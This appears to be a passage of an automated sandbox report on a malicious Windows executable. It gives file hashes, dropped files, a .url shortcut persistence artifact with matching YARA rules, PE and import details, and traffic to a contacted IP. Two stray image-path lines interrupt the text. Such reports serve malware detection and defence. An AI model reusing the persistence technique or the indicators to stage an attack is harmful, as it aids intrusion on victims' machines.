SHA-512:	01BD210F140BF0A242B8442CFF905D0FE990209DB3E4F3ED08973400A7F43FB93C4FDB85CDEA526258D9ED73900932BDCA38B092F0D0297DCF6D8AA7A95178 E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....X.....@.....@.....0...(.....0b.....p.....t7..4... .....text..... ..`.itext..... ..`.data.....@....bss....7.....idata...(...0...*.....@....tls....4....`.. .....rdata.....p.....@..@.reloc..0b.....d.....@..B.rsrc.....\.....@..@.....@..@..... .....

C:\Users\Public\Libraries\Djfypqyfx.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\1a#U00bb.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\Public\Libraries\xfyqpyfjD.url

Process:	C:\Users\user\Desktop\1a#U00bb.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Djfypqyfx.exe">), ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	101
Entropy (8bit):	5.0761549879086045
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMSkiovsGKd5nuAR:HRYFVmTWDyzyvsb5nPR
MD5:	49BCF74A549D6892E2B743685FB4F3CA
SHA1:	32D7ABBC81D5F7843BDF325B6EBFCEF1ABA5BEA4
SHA-256:	A83037751B847529664898F347EA4C1E3564BF83A721E50317139A7211AAB188
SHA-512:	48830BE8A80A7DE12F68A0A1F3B7EE10426F3E865403BAC8B587DCCDA4851CFE4B294E3712405937F434FB408A611DC0DD87B58B6B5AE2C29ACE908D9235D3 A
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\xfyqpyfjD.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\xfyqpyfjD.url, Author: @itsreallynick (Nick Carr)
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Djfypqyfx.exe"..IconIndex=16..HotKey=34..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Djfypqyfxwyivtfoakxovbbaompeayl[1]

Process:	C:\Users\user\Desktop\1a#U00bb.exe
File Type:	data
Category:	dropped
Size (bytes):	177627


Entropy (8bit):	7.847938887801003
Encrypted:	false
SSDEEP:	3072:P7E4Pgzvt/qLvk5PVV+5SFNSojvBXTlq5MfXKL/5oWzuaMTpF3TQ:P7EisqLshv+5SLL7BfXsNShH3T
MD5:	9101F43ECBD02C1AF9AA07C17A39C4E7
SHA1:	1B138E7D5026112F626EFE9A86DB4202DE5EA070
SHA-256:	9935397D6879082B519359131268E9ED7F67BB53354FD99B35BDD8643CEAC488
SHA-512:	FEA1FD35C30F166BCDDE19E9B2E1D61EBEA4E35324E27C11AB8B9DBAAF82AE1C5B992BF43FC5D3814A8B199476B023D4998BAF7BFDDAB94D88067F6DDDB52795
Malicious:	false
Preview:	ca..y. ..y..&&.y.]._ca.&&.y]...]..y.(...:..8.<..4:...6.@..@...(26.....,4..(:.6..46...,2.*<>,0..,..2*8..(8....*2,.4ca..y. ..y..&&.y.]._ca.&&.y]...]..y}..@.8@..>@0...6(2.6...(64.,(@.ca..y. ..y ..&&.y.]._ca.&&.y]...]..y.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R .V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX. `VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R .V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX.`VTfZ..f.X`R..bR....`Xf.^.b...P..R.V..^P...\.J..J...bX\.....f^..bP.\..^\...fX. `VTfZ..f.X`R..bR.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.987815633679031
TrID:	• Win32 Executable (generic) a (10002005/4) 99.81% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	1a#U00bb.exe
File size:	732672
MD5:	251ef95e26d436e7bfe64636978dcc4b
SHA1:	20e2ea6899d155780231abde49730046865c046b
SHA256:	15e1d48f4ba136aa876c88c4fb16fe160795f40e9850252ce1a4f3a695b4fcb7
SHA512:	01bd210f140bf0a242b8442cff905d0fe990209db3e4f3ed08973400a7f43fb93c4fdb85cdea526258d9ed73900932bdca38b092f0d0297dcf6d8aa7a951784e
SSDEEP:	12288:KmhCsMYEubn0UsjX4gaYv+tdqw1xBXEtFSOUHU3PiyMcCd5sY3nk1Nz:xnMYEbTjfaxtdqQVESreixHfk1Nz
TLSH:	68F49EF0E3A010F7CD622B77CC0ADE65E526BE50296C558BABE83EC84F755C1291B187
File Content Preview:	MZP....................@...!..L.!..This program must be run under Win32..$7...

File Icon



Icon Hash:	18db1ccadc5c5b18

Static PE Info

General

Entrypoint:	0x46e790
Entrypoint Section:	.itext
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

Subsystem Version Minor:	0
Import Hash:	cc1fadbd23c2bfd0a0322aa7e67d1d3f

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 0046D498h
call 00007F630D024BD9h
mov eax, dword ptr [0049E398h]
mov eax, dword ptr [eax]
call 00007F630D07212Dh
mov eax, dword ptr [0049E398h]
mov eax, dword ptr [eax]
mov edx, 0046E7F0h
call 00007F630D071BB4h
mov ecx, dword ptr [0049E370h]
mov eax, dword ptr [0049E398h]
mov eax, dword ptr [eax]
mov edx, dword ptr [0046C444h]
call 00007F630D07211Ch
mov eax, dword ptr [0049E398h]
mov eax, dword ptr [eax]
call 00007F630D072190h
call 00007F630D022C9Fh
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa3000	0x2804	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xaf000	0xd200	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa8000	0x6230	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xa7000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xa3774	0x634	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6c6d0	0x6c800	False	0.5343349474366359	data	6.574486068299734	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.itext	0x6e000	0x804	0xa00	False	0.5125	data	5.495016511395614	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0x6f000	0x2f518	0x2f600	False	0.5348264346965699	data	7.3003201293654065	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x9f000	0x37f8	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.idata	0xa3000	0x2804	0x2a00	False	0.3078497023809524	data	4.926344413190151	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0xa6000	0x34	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0xa7000	0x18	0x200	False	0.05078125	data	0.2108262677871819	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa8000	0x6230	0x6400	False	0.638359375	data	6.654765582765188	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xaf000	0xd200	0xd200	False	0.10805431547619047	data	3.352529991615067	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xaf71c	0x134	data	English	United States
RT_CURSOR	0xaf850	0x134	data	English	United States
RT_CURSOR	0xaf984	0x134	data	English	United States
RT_CURSOR	0xafab8	0x134	data	English	United States
RT_CURSOR	0xafbec	0x134	data	English	United States
RT_CURSOR	0xafd20	0x134	data	English	United States
RT_CURSOR	0xafe54	0x134	data	English	United States
RT_ICON	0xaff88	0x94a8	data		
RT_ICON	0xb9430	0x468	GLS_BINARY_LSB_FIRST		
RT_STRING	0xb9898	0x2f8	data		
RT_STRING	0xb9b90	0xbc	data		
RT_STRING	0xb9c4c	0x110	data		
RT_STRING	0xb9d5c	0x4a0	data		
RT_STRING	0xba1fc	0x348	data		
RT_STRING	0xba544	0x394	data		
RT_STRING	0xba8d8	0x3f8	data		
RT_STRING	0xbacd0	0xf4	data		
RT_STRING	0xbadc4	0xc4	data		
RT_STRING	0xbae88	0x22c	data		
RT_STRING	0xbb0b4	0x3b4	data		
RT_STRING	0xbb468	0x368	data		
RT_STRING	0xbb7d0	0x2b8	data		
RT_RCDATA	0xbba88	0x10	data		
RT_RCDATA	0xbba98	0x2d8	data		
RT_RCDATA	0xbbd70	0x1e5	Delphi compiled form 'TDuckForm'		
RT_GROUP_CURSOR	0xbbf58	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xbbf6c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xbbf80	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xbbf94	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xbbfa8	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xbbfbc	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xbbfd0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0xbbfe4	0x22	data		

Imports

DLL	Import
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey


DLL	Import
user32.dll	GetKeyboardType, DestroyWindow, LoadStringA, MessageBoxA, CharNextA
kernel32.dll	GetACP, Sleep, VirtualFree, VirtualAlloc, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, CompareStringA, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
user32.dll	CreateWindowExA, WindowFromPoint, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongW, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageW, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageW, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowUnicode, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageW, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongW, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessagePos, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutNameA, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassLongA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumChildWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageW, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, ClientToScreen, CheckMenuItem, ChangeDisplaySettingsA, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
msimg32.dll	TransparentBlt, AlphaBlend
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, RectVisible, RealizePalette, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetRgnBox, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExtTextOutA, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
kernel32.dll	lstrcpyA, WritePrivateProfileStringA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalFindAtomA, GlobalDeleteAtom, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetStdHandle, GetProcAddress, GetPrivateProfileStringA, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileAttributesA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegFlushKey, RegCloseKey, InitializeAcl
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopy, VariantClear, VariantInit
comctl32.dll	_TrackMouseEvent, ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_DragShowNolock, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
URL	AddMIMEFileTypesPS

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 14:00:14.157608986 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.157653093 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.157749891 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.175244093 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.175272942 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.256916046 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.257044077 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.549293995 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.549335957 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.549879074 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.549963951 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.552407980 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.589138031 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.589188099 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.589248896 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.589283943 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.589299917 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.589358091 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.589493990 CEST	443	49738	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.589589119 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.591650009 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.591686964 CEST	49738	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.613600969 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.613651991 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.613815069 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.614305019 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.614327908 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.683535099 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.683706999 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.690536976 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.690557957 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.695112944 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.695132971 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.745538950 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.745584011 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.745635986 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.745651960 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.745661020 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.745668888 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.745711088 CEST	49742	443	192.168.2.3	109.234.162.66

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 14:00:14.745717049 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.745738983 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.745773077 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775381088 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775481939 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775520086 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775589943 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775618076 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775675058 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775707960 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775768995 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775798082 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775862932 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775871992 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775887966 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775899887 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.775933027 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.775958061 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.805725098 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.805907011 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.805957079 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.805977106 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.805999994 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806030989 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806087971 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806152105 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806180000 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806231022 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806252956 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806269884 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806337118 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806354046 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806412935 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806438923 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806525946 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806526899 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806545973 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806577921 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806596041 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806633949 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806694984 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806719065 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.806782007 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.806929111 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.807071924 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.807096004 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.807168007 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.836864948 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.836996078 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.837054014 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.837127924 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.837198019 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.837264061 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.837332010 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.837399006 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.837440014 CEST	443	49742	109.234.162.66	192.168.2.3
Aug 8, 2022 14:00:14.837512016 CEST	49742	443	192.168.2.3	109.234.162.66
Aug 8, 2022 14:00:14.837538004 CEST	443	49742	109.234.162.66	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 14:00:14.837598085 CEST	49742	443	192.168.2.3	109.234.162.66
